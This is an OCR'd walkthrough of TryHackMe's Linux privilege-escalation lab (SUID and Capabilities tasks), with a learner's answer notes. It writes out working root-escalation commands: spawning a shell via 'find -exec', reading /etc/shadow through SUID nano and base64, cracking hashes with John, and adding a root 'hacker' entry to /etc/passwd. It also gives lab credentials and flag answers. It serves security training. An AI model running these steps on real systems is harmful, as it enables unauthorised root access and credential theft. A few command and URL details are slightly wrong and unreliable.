
→ ***run***: `sudo find . -exec /bin/sh \; -quit` *(execute exploit)*

→ ***run***: `whoami` *(verify if the user is 'root')*

→ ***run***: `cat /etc/shadow` *('shadow' file is where the password hashes are stored)*



→ ***scroll*** *down for the answer*



Task 7 Privilege Escalation: SUID

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

You will notice these files have an “s” bit set showing their special permission level.

`find / -type f -perm -04000 -ls 2>/dev/null` (will list files that have SUID or SGID bits set.)

```
user@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081   40 -rwsr-xr-x   1 root     root        37552 Feb 15  2011 /usr/bin/chsh
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudo
810173   36 -rwsr-xr-x   1 root     root        32808 Feb 15  2011 /usr/bin/newgrp
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudoedit
809080   44 -rwsr-xr-x   1 root     root        43280 Feb 15  2011 /usr/bin/passwd
809078   64 -rwsr-xr-x   1 root     root        60208 Feb 15  2011 /usr/bin/gpasswd
809077   40 -rwsr-xr-x   1 root     root        39856 Feb 15  2011 /usr/bin/chfn
816078   12 -rwsr-sr-x   1 root     staff        9861 May 14  2017 /usr/local/bin/suid-so
816762    8 -rwsr-sr-x   1 root     staff        6883 May 14  2017 /usr/local/bin/suid-env
816764    8 -rwsr-sr-x   1 root     staff        6899 May 14  2017 /usr/local/bin/suid-env2
815723  948 -rwsr-xr-x   1 root     root       963691 May 13  2017 /usr/sbin/exim-4.84-3
832517    8 -rwsr-xr-x   1 root     root         6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
832743  212 -rwsr-xr-x   1 root     root       212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623   12 -rwsr-xr-x   1 root     root        10592 Feb 15  2016 /usr/lib/pt_chown
473324   36 -rwsr-xr-x   1 root     root        36640 Oct 14  2010 /bin/ping6
473326  188 -rwsr-xr-x   1 root     root       188328 Apr 15  2010 /bin/nano
473323   36 -rwsr-xr-x   1 root     root        34248 Oct 14  2010 /bin/ping
473292   84 -rwsr-xr-x   1 root     root        78616 Jan 25  2011 /bin/mount
473312   36 -rwsr-xr-x   1 root     root        34024 Feb 15  2011 /bin/su
473290   60 -rwsr-xr-x   1 root     root        53648 Jan 25  2011 /bin/umount
465223  100 -rwsr-xr-x   1 root     root        94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$
```

A good practice would be to compare executables on this list with GTFOBins (https://gtfobins.github.io). Clicking on the SUID button will filter binaries known to be exploitable when the SUID bit is set (you can also use this link for a pre-filtered list https://gtfobins.github.io/#+suid).

The list above shows that nano has the SUID bit set. Unfortunately, GTFObins does not provide us with an easy win. Typical to real-life privilege escalation scenarios, we will need to find intermediate steps that will help us leverage whatever minuscule finding we have.


Note: The attached VM has another binary with SUID other than `nano`.
The SUID bit set for the nano text editor allows us to create, edit and read files using the file owner's privilege. Nano is owned by root, which probably means that we can read and edit files at a higher privilege level than our current user has. At this stage, we have two basic options for privilege escalation: reading the **/etc/shadow** file or adding our user to **/etc/passwd**.

Below are simple steps using both vectors.

reading the **/etc/shadow** file

We see that the nano text editor has the SUID bit set by running the `find / -type f -perm -04000 -ls 2>/dev/null` command.

`nano /etc/shadow` will print the contents of the **/etc/shadow** file. We can now use the unshadow tool to create a file crackable by John the Ripper. To achieve this, unshadow needs both the **/etc/shadow** and **/etc/passwd** files.



The unshadow tool's usage can be seen below:

```
unshadow passwd.txt shadow.txt > passwords.txt
```

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/alper/.john
```

With the correct wordlist and a little luck, John the Ripper can return one or several passwords in cleartext. For a more detailed room on John the Ripper, you can visit https://tryhackme.com/room/johntheripperbasics.
The other option would be to add a new user that has root privileges. This would help us circumvent the tedious process of password cracking. Below is an easy way to do it:
We will need the hash value of the password we want the new user to have. This can be done quickly using the openssl tool on Kali Linux.

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTCkUT1
```

We will then add this password with a username to the **/etc/passwd** file.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
user2:$1$J/n4dHHj$QXqkhtfrlz1VYMjXbyK820:0:0:root:/root:/bin/bash
hacker:$1$THM$WnbwlliCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash
```

Once our user is added (please note how **root:/bin/bash** was used to provide a root shell) we will need to switch to this user and hopefully should have root privileges.

```
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

Now it's your turn to use the skills you were just taught to find a vulnerable binary.

Answer the questions below


! Establish SSH session to Target Machine:

→ ***run***: `ssh karen@<TARGET_MACHINE_IP>`


→ ***enter password***: `Password1`

1. Which user shares the name of a great comic book writer?
   Answer: *gerryconway*

→ ***run***: `cat /etc/passwd` *('passwd' file stores username data)*



→ ***scroll*** *down for answer*



2. What is the password of user2?
   Answer: *Password1*


Step 1: ***Retrieve the the password hash of user2***

→ ***run***: `find / -type f -perm 04000 -ls 2>/dev/null` *(find executable files)*

→ ***launch*** *browser: go to* http://gtfobin.github.io/#suid


→ ***search*** *for a comparable executable from the executable file search*

→ ***click on***: *base64*




→ ***set***: `LFILE=/etc/shadow` *('shadow' is the file to be read and where the password hashes are stored)*

→ ***run***: `base64 "$LFILE" | base64 -decode` *(to decode 'shadow' file)*




Step 2*: Crack the password hash*


→ ***create*** *new file for the hash :* `nano hash.txt`



→ ***copy/paste*** *password hash to the nano editor and save:* `ctrl + o, enter, ctrl + x`





→ ***run:*** `ls` *(verify if file was created)*



Crack the password hash using John the Ripper tool


→ ***run**: `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`*





3. What is the content of the flag3.txt file?
Answer: *THM-3847834*

→ ***search*** *for the file:* `find / -type f -name flag3.txt 2>/dev/null`
→ *set: LFILE=/homes/ubuntu/flag3.txt*
→ *run: base64 "$LFILE" | base64 –decode*



Task 8 Privilege Escalation: Capabilities

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

Another method system administrators can use to increase the privilege level of a process or binary is "Capabilities". Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.
The capabilities man page provides detailed information on its usage and options.

We can use the **getcap** tool to list enabled capabilities.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

When run as an unprivileged user, `getcap -r /` will generate a huge amount of errors, so it is good practice to redirect the error messages to /dev/null.

Please note that neither vim nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.

```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$
```

